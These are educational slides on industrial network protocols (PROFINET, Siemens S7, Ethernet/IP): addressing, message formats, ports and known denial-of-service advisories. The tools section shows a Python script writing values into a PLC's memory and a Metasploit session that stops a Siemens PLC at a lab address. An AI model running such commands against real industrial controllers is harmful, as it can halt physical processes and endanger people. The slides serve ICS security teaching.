Real-Time Data Exchange - cycle times down to 31.25µs			✓

# PROFINET

- ▶ DAP - Device Access Point
  - ▶ Created from general station description (GSD) xml formatted file provided by manufacturer
  - ▶ Allow access to the device
  - ▶ Used at system startup to verify device for safety purposes

```
#Profibus_DP
; Prm-Text-Def-List
PrmText=1
Text(0)= "Bit  0"
Text(1)= "Bit  1"
EndPrmText
PrmText=2
Text(0)="BitArea  0"
Text(1)="BitArea  1"
Text(2)="BitArea  2"
Text(3)="BitArea  3"
EndPrmText

; <Ext-User-Prm-Data-Def-List>
ExtUserPrmData=1 "Prm Bit"
Bit(0) 0 0-1
Prm_Text_Ref=1
EndExtUserPrmData
ExtUserPrmData=2 "Prm BitArea"
BitArea(1-2) 0 0-3
Prm_Text_Ref=2
EndExtUserPrmData
ExtUserPrmData=3 "Prm Unsigned 16"
Unsigned16 2000 0-10000
EndExtUserPrmData

;General parameters
GSD_Revision    = 3
```

# PROFINET

- ▶ Overall functionality
  - ▶ Network is configured by use of the GSD xml files
  - ▶ Each device is given a symbolic name that will be associated with an IP address at boot time by the dynamic configuration protocol (DCP)
  - ▶ Configuration data is sent to the IO-Controller
  - ▶ The IO-Controller transmits data to the IO-Devices
  - ▶ Communication between the IO-Controller and IO-Device is established through an application relation (AR) made up of one or more data streams known as communication relations (CR)
  - ▶ Once this has finished data transmission can begin

# PROFINET

- ▶ S7 Protocol
  - ▶ Not specifically a part of PROFINET but is often used to allow supervisory devices to communicate with Siemens S7 PLC devices
  - ▶ Much simpler than PROFINET
  - ▶ Not well documented

# PROFINET

- ▶ S7 Protocol
  - ▶ Header - Indicates the type of message
    - ▶ Job Request
    - ▶ Ack
    - ▶ Ack-Data
    - ▶ Userdata

# PROFINET

- ▶ S7 Protocol
  - ▶ Uses functions to indicate action
    - ▶ Data Read/Write
    - ▶ Data Read/Write Cyclic
    - ▶ Directory Info
    - ▶ Blocks Move
    - ▶ PLC Control
    - ▶ System Info
    - ▶ Security
    - ▶ Programming

# PROFINET

## ▶ S7 Protocol

### ▶ Data addressing is made up of three components

#### ▶ Memory area

- ▶ Merker (M) - Arbitrary marker variables or flags
- ▶ Data Block (DB) - Data required by operational device
- ▶ Input (I) - Device input values
- ▶ Output (Q) - Device output values

#### ▶ Address - Offset from the base


#### ▶ Type

- ▶ Bit
- ▶ Byte
- ▶ Word

# PROFINET

## ► S7 Protocol

### ► Example write variable job





# PROFINET

- ▶ S7 Protocol
  - ▶ Example write variable acknowledgement

```
▼ S7 Communication
  ▼ Header: (Ack_Data) ← Header
    Protocol Id: 0x32
    ROSTR: Ack_Data (3)
    Redundancy Identification (Reserved): 0x0000
    Protocol Data Unit Reference: 42244 ← Reference number
    Parameter length: 2
    Data length: 1
    Error class: No error (0x00)
    Error code: 0x00
  ▼ Parameter: (Write Var) ← Function
    Function: Write Var (0x05)
    Item count: 1
  ▼ Data
    ▼ Item [1]: (Success) ← Data
      Return code: Success (0xff)
```

# PROFINET

- ▶ PROFINET supports the encryption of data, but it is typically disabled by default and is only supported on newer devices
- ▶ Many unpatched Siemens PLC devices are susceptible to Denial of Service (DOS) attacks
  - ▶ ICS Advisory (ICSA-19-283-02)




# Ethernet/IP

- ▶ Developed by Rockwell Automation then taken over by the Open DeviceNet Vendors Association (ODVA)
- ▶ Implements the Common Industrial Protocol (CIP) using Ethernet and TCP/IP




# Ethernet/IP

- ▶ CIP presents information as objects
- ▶ Objects are made up of attributes which contain the data making up the object
- ▶ Objects contain services which define actions that can be carried out on the object
  - ▶ For example
    - ▶ Object: Identity
      - ▶ Attribute: Vender ID; Device Type; Revision; Product Name
      - ▶ Services: Get\_Attributes\_All; Get\_Attribute\_Single




# Ethernet/IP

- ▶ Supports two types of communications
  - ▶ Explicit communications
    - ▶ Uses TCP port 44818
    - ▶ Non-real time data
    - ▶ Modify set-points
    - ▶ Upload program code



# Ethernet/IP

- ▶ Supports two types of communications
  - ▶ Implicit communications
    - ▶ Uses UDP port 2222
    - ▶ Real time data
    - ▶ Periodic data exchange




# Ethernet/IP

- ▶ Ethernet/IP does not encryption data by default
  - ▶ Can be secured by implementing Secure Transport for Ethernet/IP
- ▶ Older unpatched Rockwell AB PLC devices are susceptible to Denial of Service (DOS) attacks
  - ▶ ICS Advisory (ICSA-13-011-03)



# Security Tools

- ▶ Wireshark
  - ▶ Allows the monitoring of network traffic





# Security Tools

## ► Python

- Can be used with open-source modules to create custom code which can be used to communicate with industrial devices



```
byte=bytearray([0]);
DEBUG=False
HOST="172.16.72.50"
LEVEL_MODIFICATION_TIME=.5
POWER_ADDR = 0
PUMP_RELAY_ADDR = 1
TANK_LEVEL_ADDR = 0
SP_STOP_LEVEL_ADDR = 1
SP_START_LEVEL_ADDR = 2

def initialize():
    global client
    global byte
    global current_time
    Power=True
    SP_Start=50
    SP_Stop=75
    Tank_Level=25

    # initialize data here
    set_sint(byte,0,Tank_Level)
    client.write_area(areas['MK'],0,TANK_LEVEL_ADDR,byte)
    set_sint(byte,0,SP_Stop)
    client.write_area(areas['MK'],0,SP_STOP_LEVEL_ADDR,byte)
    set_sint(byte,0,SP_Start)
    client.write_area(areas['MK'],0,SP_START_LEVEL_ADDR,byte)
```

# Security Tools

## ► Metasploit

- A security tool which contains various modules which can be used to test security on industrial devices



```
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

      =[ metasploit v6.0.44-dev                               ]
+ -- --=[ 2131 exploits - 1140 auxiliary - 363 post           ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops              ]
+ -- --=[ 8 evasion                                           ]

Metasploit tip: Start commands with a space to avoid saving
them to history

msf6 > use auxiliary/admin/scada/38964
msf6 auxiliary(admin/scada/38964) > set RHOST 172.16.72.50
RHOST => 172.16.72.50
msf6 auxiliary(admin/scada/38964) > set MODE STOP
MODE => STOP
msf6 auxiliary(admin/scada/38964) > run

[+] 172.16.72.50:102      - 6ES7 212-1BE40-0XB0 : V4.4
[*] 172.16.72.50:102    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/scada/38964) > █
```

# For More Information

- ▶ For further information go to <https://www.nl.northweststate.edu/camo> or contact:
  - ▶ Tony Hills - [thills@northweststate.edu](mailto:thills@northweststate.edu) - 419-267-1354
  - ▶ Sarah Stubblefield - [sstubblefield@northweststate.edu](mailto:sstubblefield@northweststate.edu) - 419-267-1512
  - ▶ Mike Kwiatkowski - [mkwiatkowski@northweststate.edu](mailto:mkwiatkowski@northweststate.edu) - 419-267-1231



Made possible through support from the National Science Foundation (NSF) award number [1800929](#)

